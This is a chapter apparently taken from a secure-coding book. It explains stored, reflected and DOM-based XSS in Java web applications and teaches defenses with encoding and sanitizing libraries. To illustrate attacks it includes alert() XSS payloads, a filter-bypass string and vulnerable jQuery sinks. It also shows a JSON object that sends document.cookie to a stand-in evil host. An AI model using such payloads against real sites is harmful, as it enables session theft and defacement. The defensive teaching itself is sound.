


FIGURE 4-5. Stored XSS workflow

Stored cross-site scripting is the perfect example of why input validation alone is not a sufficient defense. The content may be fully scrubbed by the server before it is submitted and stored, but an insider such as a disgruntled DBA, or an outsider that manages to gain access to the database by other means, may be able to tamper with the stored data.

Stored cross-site scripting is much more dangerous than reflected. Stored XSS does not require the victim to take any attacker-initiated action other than normal use of your website. A user may be merely browsing the affected website in a normal fashion and stumble upon the stored script, which executes the malicious XSS payload. Even so, stored cross-site scripting does give website administrators an opportunity to perform some forensic analysis on the attack, and possibly determine when it was executed and by whom. The data is stored in the database and hopefully includes other metadata such as a timestamp, IP address, and the ID of the user who created the content. In a reflected XSS attack, the only record of the attack might be in a server access log, when the victim clicks on the malicious link sent by the attacker. In this case, the attack would appear to come from the victim and there is no trace of the actual

would appear to come from the victim, and there is no trace of the actual attacker.

DOM-Based XSS

DOM-based XSS is best understood by how it must be treated from a defense point of view. While reflective and stored XSS must be defended via encoding when building UI code server-side, DOM XSS is almost exclusively managed by adding defenses into custom JavaScript code, or by simply using safe JavaScript APIs in custom JavaScript code.

Consider the following example. The following page includes vulnerable JavaScript that takes values from the URL and then adds them to the DOM (Document Object Model) of the HTML page:

```
<script type="text/Javascript">
  //get values from the URL
  var message = window.location.hash
  //write the value to the DOM
  document.errorDiv.innerHTML = message
</script>
<div id="errorDiv"></div>
```

When a user hits the page with a URL that contains a script in the message parameter, it will cause that script to be added to the DOM and executed in the browser: [http://vulnerable.com/domxss.jsp#<script>alert\('xss'\)</script>](http://vulnerable.com/domxss.jsp#<script>alert('xss')</script>).

In the preceding example, the value of `window.location.hash` is never actually transmitted to the server, so the entire attack can be executed without ever alerting the administrators of the server!

The hash-based XSS attack payload is the classic definition of DOM XSS proposed by Amit Klein in 2005.² In Amit's "Effective defense" section, he describes the difference between defending against "reflected" and "stored" XSS versus defending against DOM XSS. Amit's "DOM XSS Defense" section states that "Data validation at the client side (in JavaScript)" or "Alternative server side logic" is the right approach. This was a great definition in 2005 but needs a little refining today.

We would like to update the definition of DOM-based XSS in terms of how programmers must defend against it. As you will see shortly, reflected and stored XSS are primarily fixed in server-side code. DOM XSS must be fixed in client-side code, by doing client-side validation in JavaScript, escaping untrusted input

in JavaScript, and using safe JavaScript and JavaScript library APIs.

With this new definition in mind, a large number of new DOM XSS *sources* are possible beyond just the document hash, including the following:

- `document.url`
- `document.cookie`
- `window.location.search`
- `history.replaceState`

Just to name a few. With the introduction of HTML5, other sources that bend the original definition of DOM XSS are also available, including the following:

- `localStorage`
- `sessionStorage`
- `IndexedDB`
- `mozIndexedDB`
- `webkitIndexedDB`

A good place to look for more information on possible DOM XSS sources and sinks is the DOMXSS Wiki.³

Defending Against XSS

Building a web application that is resistant to cross-site scripting can be challenging. For example, having to remediate an old legacy web application that contains significant XSS, in a language that does not have the right security libraries, without any programmers on staff who have direct experience with the language, can be quite a time-consuming and expensive problem to deal with. Advanced JavaScript frameworks often have deep and hard-to-fix XSS. And even when fixing one XSS might be an easy task, fixing XSS at scale can be an incredibly difficult risk to manage without very careful planning and secure software engineering practices.



NOTE

Web Application Firewall: Sometimes it's difficult to fix software vulnerable to XSS. For example, it might be COTS software that you do not have the code for. Or it might be in-house legacy software and there is nobody left with the skills to fix that code. Or maybe you are just short on programming resources. A web application firewall (such as MODSecurity) is not a complete or often even a good defense, but sometimes it's all you have. It will at least reduce the attack surface of your web application. Maybe. It depends on whether you have the right resources available who can tune and program a WAF...

Various factors need to be considered when deciding what defense to apply when trying to defend against XSS (see [Table 4-1](#)). The factors to consider include the types of input in the HTTP request and the locations on a web page where data will be included in the HTML document. A defense that works in one *context* (such as an HTML attribute) might not work in another *context* (such as a JavaScript variable assignment). In addition, a defense that works with one kind of input (such as input validation and output encoding for a username) will not work with other kinds of input (such as sanitization for untrusted HTML).

Input	Output Context	Defense
Numeric	All	Cast to a Java Numeric class; verify that value is within accepted range.
String (such as an address field)	HTML body, HTML attribute, JavaScript value, CSS value, URL link, and so on	Escape the data in the right context before adding it to HTML in UI code. This is a rather complex section with a variety of different escaping contexts. We review various contexts in detail later in this chapter in the section “Contextual Output Encoding.”
String (such as an address field)	JQuery’s <code>.html()</code> function	Use JQuery’s <code>.text()</code> or <code>.val()</code> instead.
HTML, such as from TinyMCE	All	HTML sanitization, such as the OWASP HTML Sanitizer.
HTML, such as from a web service	JavaScript DOM modification	HTML sanitization, such as the jsHtmlSanitizer included in the Google-Caja project.

TABLE 4-1. Defense Use Cases

Input Validation

We covered input validation in depth in [Chapter 1](#), but it’s important to discuss it in the context of XSS defense. Good input validation should be the first line of defense for every web application. However, input validation is *not sufficient* to stop all XSS without also using context-specific output encoding. For example, if your application strips out all `<script>` tags, an attacker can submit `<scr<script>ipt>` to get around the first round of sanitization.

Blacklist-based input validation *never* works to stop XSS. If you blacklist the string `<script>`, an attacker will try to submit an image tag with the same payload:



Consider international applications that need to support multiple languages. Input validation becomes *very* complex and many defenders revert to using the Java regular expression {P} for input validation, which allows all printable characters. Similarly, when your application allows “open comments fields,” such as user comments that can be submitted after a new article, a wide range of characters need to be accepted. On Twitter for example, you can submit almost any character in a tweet, including <, >, #, ', ", and other “dangerous” characters that may be used to conduct an XSS attack!

Contextual Output Encoding

It’s very common for a programmer to build a UI that contains a mix of HTML fragments and untrusted data. This is the heart of where XSS attacks execute as well as where our most primary defense must reside. *Output encoding*, or *output escaping*, is a technique that converts data to a form that is display-only and will not execute JavaScript or even render HTML tags.

For example, if we set a username to august<script>alert("w00t");</script> then you would see a little w00t pop up every time you visited a page that listed my username, such as My Profile or a forum comment. However, when HTML *entity encoding* is applied to that username, the code will be visible on the page, but not executable! [Figure 4-6](#) illustrates JavaScript XSS tests being rendered safely because they are output encoded with HTML entity encoding.




FIGURE 4-6. Example of several attacks that are properly encoded

Original username:

august<script>alert("w00t");</script>

HTML entity encoded username:

august<script>alert("w00t");</script>

The encoded version of the username would only display the code on a web page, without actually executing this code, which renders the cross-site scripting attack inert. However, this is just one type of output encoding. We need to use a different output encoding function based on where you are inserting untrusted data into the webpage!

Here are a few examples of different contexts in an HTML page in a JSP:

- **HTML context:** <p>user submitted data here</p>
- **Attribute context:** <input value="user submitted data here"/>
- **JavaScript block context:** <script>var data="user submitted data here";</script>

■ **JavaScript attribute context:**

Different encoding types that we will need include URL encoding, JavaScript hex encoding, CSS hex encoding, and of course HTML entity encoding! But you should not write these encoding functions yourself from scratch. Output encoding is by far the more important defensive layer. Even if you skip most validation, good output encoding will save you from most XSS. But the contrary is not true. Even if you do good input validation, you will still be stuck with some XSS if you skip the output encoding defensive layer. Even better, defense in depth, do both!

OWASP Java Encoder Project

The OWASP Java Encoder Project⁴ is a high-performance web centric encoder for XSS defense. This project is for Java 1.5 and beyond, and is a simple-to-use drop-in high-performance encoder class with no other dependent libraries. The primary goal of the Java Encoder Project is to encode everything properly, and avoid cross-site scripting. The secondary goal of this project is to encode as fast as possible, using as few characters as possible. This project was built by Jeff Ichnowski and is maintained by and includes many contributions from Jeremy Long. The authors believe that the work of Jeff Ichnowski far exceeds the output encoding functionality of any XSS encoding library in any language. We also feel this library should be considered for future versions of J2EE.

Again, the OWASP Java Encoder Project is focused purely on stopping XSS with encoding functions. It does not carry other baggage or additional controls with it. This project does not include prescriptive authentication or authorization mechanisms, input validators, or other security controls. This is by design. The OWASP Java Encoder Project is meant to be quickly added to your project to stop XSS with contextual encoding functionality in a high-performance way.



TIP

It is critical to set the HTML page's character encoding to UTF-8 or UTF-16 via "meta" tag and http headers. You need to avoid invalid Unicode characters, which can cause XSS or other problems if the

browser displays the page with incorrect character encoding (UTF-7 anyone?⁵).

Here are some examples of how to use the OWASP Java Encoder in your code:

```
<%@ page import="org.owasp.encoder.Encoder" %>
<%-- HTML context --%>
<body><b><%= Encode.forHtml(textValue) %>" /></b></body>
<%-- HTML Attribute context --%>
<input type="text" name="address"
value=<%= Encode.forHtmlAttribute(addressData) %>" />
<%-- HTML Content context --%>
<textarea name="text">
<%= Encode.forHtmlContent(textAreaContent) %>
<%-- Javascript Block context --%>
<script type="text/javascript"> var msg = "<%= Encode.
forJavaScriptBlock(message) %>"; alert(msg); </script>
<%-- Javascript Variable context --%>
<button onclick="
alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');
">click me</button>
```

OWASP Java Encoder Contexts

The OWASP Java Encoder Project includes a large number of encoding methods for every possible context a developer should encounter in the course of building a rich web application. If you are unsure of the correct context to use in a particular situation, then use the one marked ****parent** in the following sections.

OWASP JAVA Encoder at a Glance

The following describes how the OWASP Java Encoder works under the hood.

- The encoders encode only the characters that need encoding and nothing else.
- The encoders remove invalid characters from the text. For example, some characters are not valid anywhere in XML (and thus XHTML). If the characters are included, the XML parser/browser

rejects the document/page as invalid.

- Encodings are chosen to be as cross-compatible as possible.

HTML The following encoding functions are used to safely place untrusted data into different locations of an HTML document.



```
Encode.forHTML(String) **parent  
Encode.forNameAttribute(String)  
Encode.forNameContent(String)  
Encode.forNameUnquotedAttribute(String)
```

OWASP JAVA Encoder Performance

- The various encoder functions avoid allocations when possible using two strategies: (a) If a string doesn't need encoding, it returns the string unchanged without allocating another string; and (b) they use pre-allocated buffers. This saves the associated overhead of the allocation and the subsequent garbage collection.
- The encoders encode valid characters to their shortest possible equivalent, to the extent reasonable. For example, the double quote could be encoded as " or ' —the encoder chooses the latter because it saves a byte.

`Encode.forHTML` encodes all the characters that `forHtmlAttribute` and `forHtmlContent` do, and thus it is safe to use in either attribute or content contexts. It is *not* safe to use in an unquoted attribute. For the truly paranoid, the “unquoted attribute” context can be used everywhere else because it encodes pretty much everything.

The following are the most straightforward recommendations that we can give for this encoding family:

- Always quote your HTML attributes.
- Use `Encode.forHTML` for all HTML markup.

- For inline JavaScript Event attributes, use the `Encode.forJavaScript(String)` or `Encode.forJavaScriptAttribute(String)`, as discussed shortly.

Otherwise, if you want to encode the absolute minimum number of characters only:

- Always quote your HTML attributes.
- Use `Encode.forHtmlAttribute` for attributes, and use `Encode.forHtmlContent` for the text content.
- For inline JavaScript Event attributes, use `Encode.forJavaScript(String)` or `Encode.forJavaScriptAttribute(String)`, as discussed shortly.

JavaScript The following encoding functions are used to safely place untrusted data into different locations of JavaScript code.



```
Encode.forJavaScript(String) **parent  
Encode.forJavaScriptAttribute(String)  
Encode.forJavaScriptBlock(String)  
Encode.forJavaScriptSource(String)
```

Here are the most common examples of encoding for the JavaScript content:



```
<%-- Javascript Block context --%>  
<script type="text/javascript">  
var msg =  
"<%= Encode.forJavaScriptBlock(message) %>" ;  
alert(untrustedMessage) ;  
</script>  
<%-- Javascript Variable context --%>  
<button onclick='alert('<%=  
Encode.forJavaScriptAttribute(untrustedMessage)  
%>') ; ">click me</button>
```

When unsure of which function to use in the JavaScript family, `Encode.forJavaScript` will always be the safest function to use in “JavaScript space,” even if it’s not perfectly efficient in terms of the number of characters encoded.

XML The following encoding functions are used to safely place untrusted data into different locations of an XML document.

```
 Encode.Xml(String)  
Encode.XmlContent(String)  
Encode.XmlAttribute(String)  
Encode.XmlComment(String)  
Encode.XmlCDATA(String)
```

CSS The following encoding functions are used to safely place untrusted data into different locations of dynamic CSS code.

```
 Encode.CssString(String)  
Encode.CssUrl(String)
```

URL Contexts Encoding a complete URL is difficult because certain components need to be encoded while others do not. For example, the equal sign is required to specify HTTP parameters, but you want the equal sign to be encoded in HTTP parameter *values*. We recommend encoding specific URL parameters when you can, rather than encoding an entire URL at once. Please note that sometimes you have no choice but to encode an entire URL, such as when a friend of yours links a cool cat video URL to you via your favorite social network. However, when building a URL that includes partial static data and partial data from an untrusted source, encoding URL fragments is appropriate. For example:

```
 <%-- Encode URL parameter values --%>  
<a href="/search?value=<%=  
Encode.UriComponent(parameterValue)  
%>&order=1#top">  
<%-- Encode REST URL parameters --%>  
<a href="http://www.codemagi.com/page/<%=  
Encode.UriComponent(restUrlParameter)  
%>">
```

Encoding an Untrusted URL Sometimes you have no choice but to securely manage a complete untrusted URL, but encoding an untrusted URL can be dangerous. Assuming that you've properly validated a URL on input and the URL is well-formed, then `Encode.forXmlAttribute` or `Encode.forHTML`

functions will work to properly encode that URL. The `java.net.URI` class will also help you do rudimentary URL/URI validation and other security checks, which we previously discussed. Once you know a URL is valid, then encoding that URL as an HTML attribute is straightforward.

```
//Run the URL input validation method previously discussed
String url = validateURL(untrustedInput);
//Then encode it as an HTML attribute when outputting to the page
<a href="<%= Encode.forHtmlAttribute(url) %>">
<%= Encode.forHtmlContent(link-name) %></a>
```

OWASP Java Encoder JSP taglib

The OWASP Java Encoder Project also features JSP tags and EL.⁶ Consider the following simple example:

```
<%@page contentType="text/html" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<%@taglib prefix="e"
uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project"
%>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; />
<title>
<e:forHtml value="${param.title}" />
</title>
</head>
<body>
<h1>${e:forHtml(param.data)}</h1>
</body>
</html>
```

HTML Validation and Sanitization

In some situations, you want to allow your users to submit some limited HTML to your website. For example, consider blog posts with bold or underlined sections, developer forums that use the `<pre>` tag to indicate a code sample, or a personal profile that a user can customize with images and links. In these cases, output encoding will not work because the HTML tags you want to allow will be converted into `>` and `<` and the browser will interpret them as *content* rather than *markup*. In these cases, the only solution is to *sanitize* the HTML so

that only a limited subset of HTML is allowed, but scripts and dangerous attributes such as `onMouseOver` are eliminated.

OWASP HTML Sanitizer

The OWASP Java HTML Sanitizer Project is a fast and easy-to-configure HTML Sanitizer that lets you include HTML authored by third parties in your web application while still protecting against XSS.⁷ This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review. To use the OWASP HTML Sanitizer, first instantiate a policy, and then use that policy to sanitize the input HTML:

```
//use one of the pre-configured policies
PolicyFactory policy =
    Sanitizers.FORMATTING.and(Sanitizers.LINKS);
String safeHTML = policy.sanitize(untrustedHTML);
```

It is also possible to configure your own policies to allow only a very restrictive subset of HTML tags and attributes:

```
//configure a policy to only allow HTML links, with only
//the href attribute, and https URLs, and include the
//rel="nofollow" annotation
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("a")
    .allowUrlProtocols("https")
    .allowAttributes("href").onElements("a")
    .requireRelNofollowOnLinks()
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

The policy definitions even allow you to do things such as translate one set of HTML tags into another using the sanitizer:

```
//convert h1, h2, etc to div tags with a CSS class applied
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("p")
    .allowElements(
        new ElementPolicy() {
            public String apply(String elementName,
                List<String> attrs) {
                attrs.add("class");
                attrs.add("header-" + elementName);
                return "div";
            }
        },
        "h1", "h2", "h3", "h4", "h5", "h6"))
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

AntiSamy

AntiSamy is an API for ensuring that user-supplied HTML/CSS is in compliance within an application's rules.⁸ AntiSamy was released in 2007 and is the original open source HTML validation library for the Java language. In addition to whitelist-based HTML validation, it also provides the capability to validate and clean CSS, and ensure that attribute values fall into an expected range. To use AntiSamy, you first need to define the policy of allowable elements in a separate XML file.

Once the XML configuration file is complete, create the AntiSamy instance:

```
private Policy policy;
private AntiSamy as;
try {
    InputStream in =
        getServletContext().getResourceAsStream
        ("/antisamy-policy.xml" );
    policy = Policy.getInstance(in);
    as = new AntiSamy(policy);
} catch (PolicyException e) {
    //do something
}
```

Call the AntiSamy “clean” function to actually clean the untrusted input:

```
private String sanitize(String html) {  
  
    String output = "";  
    try {  
        CleanResults cr = as.scan(html);  
        output = cr.getCleanHTML();  
    } catch (PolicyException pe) {  
        //do something  
    } catch (ScanException se) {  
        //do something  
    }  
    return output;  
}
```

AntiSamy vs. HTML Sanitizer

Both of the previously described HTML validation libraries have their strengths and weaknesses. When deciding which one to use, it is important to know the specific requirements of your project. HTML Sanitizer provides better performance and code-based configuration. AntiSamy allows for fine granular control of allowed markup in a separate XML configuration, and a means for applying policy to CSS styles as well as HTML.

Secure JSON Patterns

One widely used design pattern in modern web applications is to deliver an HTML file that is unpopulated with data, and then make a second request to retrieve JSON to populate the page. How should your browser parse JSON, which may include untrusted and potentially dangerous data? The json.org website suggests utilizing the JavaScript eval function to parse JSON.⁹ This is a big no-no. When parsing JSON, it is important to remember that there are actually several contexts in use: the JSON data context, the JavaScript context, and the HTML context itself. This increases the attack surface. If an attacker were able to insert any of the following strings, he might be able to break out of the JSON and execute arbitrary code:

- </script> (HTML context—exits the script element itself)

- "); (JavaScript context—exits the JSON and allows you to write JavaScript)
- ",attacker:function(){})" (JSON context—allows you to add arbitrary elements to the JSON structure)

What would happen if you ran the following JSON object through the JavaScript eval function?

```
 "user":  
  {  
    "name": "Miley Cyrus",  
    "occupation": "Singer",  
    "location": (function() {  
      document.body.innerHTML=  
      "<h1>We jumped never asking why</h1>";  
      return "Yeah, you, you wreck me"})(),  
    "status": "I just closed my eyes and swung",  
    "producer": "<script>var img = new Image();  
img.src='http://someevilwebsite.com?data='  
          + document.cookie;</script>",  
    "bio": "Left me crashing in a blazing fall"  
  }
```

Indeed, eval-ing this JSON would cause the entire site to be defaced and would steal the user's session key, leaving the website crashing in a blazing fall. The solution is to parse your JSON with a formal JavaScript parser using `JSON.parse`.

```
 var JSONdata = (get it from server ajax);  
 var object = JSON.parse(JSONdata);
```

The overall pattern of populating your web page with JSON data, while commonly used, requires an extra request to populate the page with data. The design benefit of separating markup structure from data is powerful (not to mention offloading processing of the “assembly” of your web page to the client), but how can you accomplish the task of using JSON securely as well as eliminating the extra JSON request when the initial page is loaded?



NOTE

You never want to think of security in a vacuum. You must make these design decisions considering functionality, performance, and security as well as many other factors. One of the failures of many security professionals is that they prioritize security without considering other factors such as business goals or usability. By the same token, we are writing this book because many developers do not understand how to secure the application they build.

The simple technique of embedding JSON data within the HTML page delivered from the server, and then to have JavaScript on the client side parse the data, provides multiple performance and design benefits.¹⁰ This method enables you to cache a large amount of the display logic on the client, and it offloads a lot of the rendering workload to the millions of client browsers hitting a site, rather than on the heavily trafficked server.

First, embed the actual JSON data safely in a type="application/json" script tag with HTML entity encoding. This step “stores” the untrusted and potentially dangerous JSON in a safe way.

```
<script id="init_data" type="application/json">
    <%= html_escape(data.to_json) %>
</script>
```

In the next step, extract the encoded JSON from the script, decode it, and safely parse it into a JavaScript object.

```
//get the JSON from the HTML page
var dataElement = document.getElementById('init_data');
// unescape and parse the JSON
var jsonText = dataElement.textContent || dataElement.innerText
var initData = JSON.parse(html_unescape(jsonText));
```

This pattern provides the separation of structure and data, offloads the processing of client HTML assembly to the browser, and stores and parses JSON safely!

But what about server-side JSON handling? One important Java library for handling JSON server-side in a secure fashion is the OWASP JSON Sanitizer

Project.

OWASP JSON Sanitizer

Given JSON-like content, the OWASP JSON Sanitizer converts it to valid JSON.

This can be attached at either end of a data pipeline to help satisfy Postel's principle: *Be conservative in what you do, be liberal in what you accept from others.*

Applied to JSON-like content from others, it will produce well-formed JSON that should satisfy any parser you use. Applied to your output before you send, it will coerce minor mistakes in encoding and make it easier to embed your JSON in HTML and XML.

This section was written by Mike Samuel and is used in this book verbatim with his permission. We would like to thank Mike Samuel for his many open source Java and JavaScript contributions to application security, including Caja, HTML/JSON Sanitizer, and more.

Many applications have large amounts of code that uses ad hoc methods to generate JSON outputs. Frequently, these outputs all pass through a small amount of framework code before being sent over the network. This small amount of framework code can use this library to make sure that the ad hoc outputs are standards-compliant and safe to pass to (overly) powerful deserializers such as JavaScript's eval operator.

Applications also often have web service APIs that receive JSON from a variety of sources. When this JSON is created using ad hoc methods, this library can massage it into a form that is easy to parse. By hooking this library into the code that sends and receives requests and responses, this library can help software architects ensure system-wide security and well-formedness guarantees.

The sanitizer takes JSON-like content and interprets it as JavaScript's eval would. Specifically, it deals with these nonstandard constructs.

' . . '	Single quoted strings are converted to JSON strings.
\xAB	Hex escapes are converted to JSON Unicode escapes.
\012	Octal escapes are converted to JSON Unicode escapes.
0xAB	Hex integer literals are converted to JSON decimal numbers.
012	Octal integer literals are converted to JSON decimal numbers.
+ . 5	Decimal numbers are coerced to JSON's stricter format.
[0 , , 2]	Elisions in arrays are filled with null.
[1 , 2 , 3 ,]	Trailing commas are removed.
{ foo : "bar" }	Unquoted property names are quoted.
//comments	JavaScript style line and block comments are removed.
(. . .)	Grouping parentheses are removed.

The sanitizer fixes missing punctuation, end quotes, and mismatched or missing close brackets. If an input contains only whitespace, then the valid JSON string `null` is substituted.

The output is well-formed JSON as defined by RFC 4627. The output satisfies four additional properties:

- The output will not contain the substring (case-insensitive) `</script` so it can be embedded inside an HTML script element without further encoding.
- The output will not contain the substring `]]>` so it can be embedded inside an XML CDATA section without further encoding.
- The output is a valid JavaScript expression, so it can be parsed by JavaScript's `eval` built-in (after being wrapped in parentheses) or by `JSON.parse`. Specifically, the output will not contain any string literals with embedded JavaScript newlines (U+2028 paragraph separator or U+2029 line separator).
- The output contains only valid Unicode scalar values (no isolated UTF-16 surrogates) that are allowed in XML unescaped.

Because the output is well-formed JSON, passing it to `eval` will have no side effects and no free variables, so it is neither a code-injection vector nor a vector for exfiltration of secrets.

This library ensures only that the JSON string to JavaScript object phase has no side effects and resolves no free variables, and cannot control how other client-side code later interprets the resulting JavaScript object. So if client-side code takes a part of the parsed data that is controlled by an attacker and passes it back through a powerful interpreter such as `eval` or `innerHTML`, then that client-side code might suffer unintended side effects.

The `sanitize` method will return the input string without allocating a new buffer when the input is already valid JSON that satisfies the properties mentioned previously. Thus, if used on input that is usually well formed, it has minimal memory overhead. The `sanitize` method takes $O(n)$ time where n is the length in UTF-16 code units.

Let's put this all together. The native JavaScript `JSON.parse` function is not only safer than the JavaScript `eval` function, but is also faster because it has a simpler job. We really need a combination of server-side sanitization, using the proper browser-based parser, and for performance, we have the JSON embedding trick described previously.

	unsanitized	sanitized
<code>eval</code>	unsafe, reliable	safe, reliable
<code>JSON.parse</code>	safe, unreliable	safe, reliable

`JSON.parse` will fail with a syntax error on a lot of things that `eval` will happily parse, and `eval` will happily add massive vulnerabilities to your web client! Post-sanitization, JSON parsing will not harm you, and neither will it fail with a syntax error.

jQuery and DOM XSS

One of the most popular JavaScript frameworks is the jQuery open source library. jQuery provides a powerful cross-browser platform for traversing and manipulating the DOM, but as such there are a variety of jQuery functions that are inherently vulnerable to XSS. For example, the jQuery `html` function replaces the entire contents of the element it operates on with the input passed to the method:

```
 $( '#myDiv' ).html( '<script>alert ("XSS") ;</script>' );
```

This will result in the input JavaScript being appended to the DOM, and the script will execute:

```
 <div id="myDiv"><script>alert ("XSS") ;</script></div>
```

Fortunately, in many cases jQuery provides similar methods that are not vulnerable. For example, replacing `html` with `text` will cause the input to be treated as text and the unsafe characters will be replaced with their corresponding HTML entities:

```
 $( '#myDiv' ).text('<script>alert ("XSS") ;</script>' );
//outputs  <div id="myDiv">&lt;script&gt;alert ("XSS") ;
//                  &lt;/script&gt;</div>
```

The following are a few examples of jQuery constructs that are vulnerable to cross-site scripting. Great care must be used to develop jQuery-based applications that are immune to XSS.

```
 $( '#myDiv' ).before('<script>alert ("XSS") ;</script>');
$( '#myDiv' ).after('<script>alert ("XSS") ;</script>');
$( '#myDiv' ).append('<script>alert ("XSS") ;</script>');
$( '#myDiv' ).prepend('<script>alert ("XSS") ;</script>');
$(<script>alert ("XSS") ;</script>');
```

jQuery Encoder

One possible solution for preventing DOM-based XSS issues when using jQuery is the jQuery encoder project, by Chrisisbeef.¹¹ jqencoder is a jQuery plug-in whose goal is to provide developers with a means to do contextual output encoding on untrusted data, directly within jQuery. It provides methods similar to those that we have already discussed in other libraries, which should make it easy for a developer to apply the same level of XSS protection in her JavaScript as well as in her Java code.

Content Security Policy—Remove Inline Events

It is critically important to avoid writing any inline JavaScript events in HTML and to avoid the use of the `on(click|mouseover|etc)` event attributes and the `javascript:` protocol in links. Inline JavaScript events are at the very least “bad design” and difficult to maintain. However, there are also tangible security benefits to this practice. When all of your JavaScript is properly externalized into separate JS files, your application becomes a candidate for Content Security Policy, an emerging Anti-XSS standard (and more). Content Security Policy is being developed by the W3C as a web standard.¹² Consider the project *Headlines*,¹³ a great J2EE filter for helping set the appropriate security headers, including CSP, for a web app.

XSS Defense Summary

- Use input validation on all data, but be warned that some input validation will not secure input from XSS (such as HTML input or “conversation” input that contains full sentences, as in an article comment or social media or chat).
- When building a user interface with JSP or similar UI technology, use contextual escaping to ensure any JavaScript is converted to safe display-only data.
- Use a formal HTML sanitizer to validate untrusted HTML (such as from TinyMCE).
- Use secure JavaScript design. Only put data into safe JavaScript APIs and parse JSON safely with `JSON.parse`.
- Consider technologies such as Content Security Policy.

Resources

Defeating the threat of cross-site scripting is a complex task. We recommend

using one or more of the following libraries to combat this threat. These are all well-maintained, time-tested libraries that will save developers time and provide a better defense than trying to “roll your own” defense libraries from scratch.

Output Encoding

- OWASP Java Encoder Project:

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- JQuery Encoder:

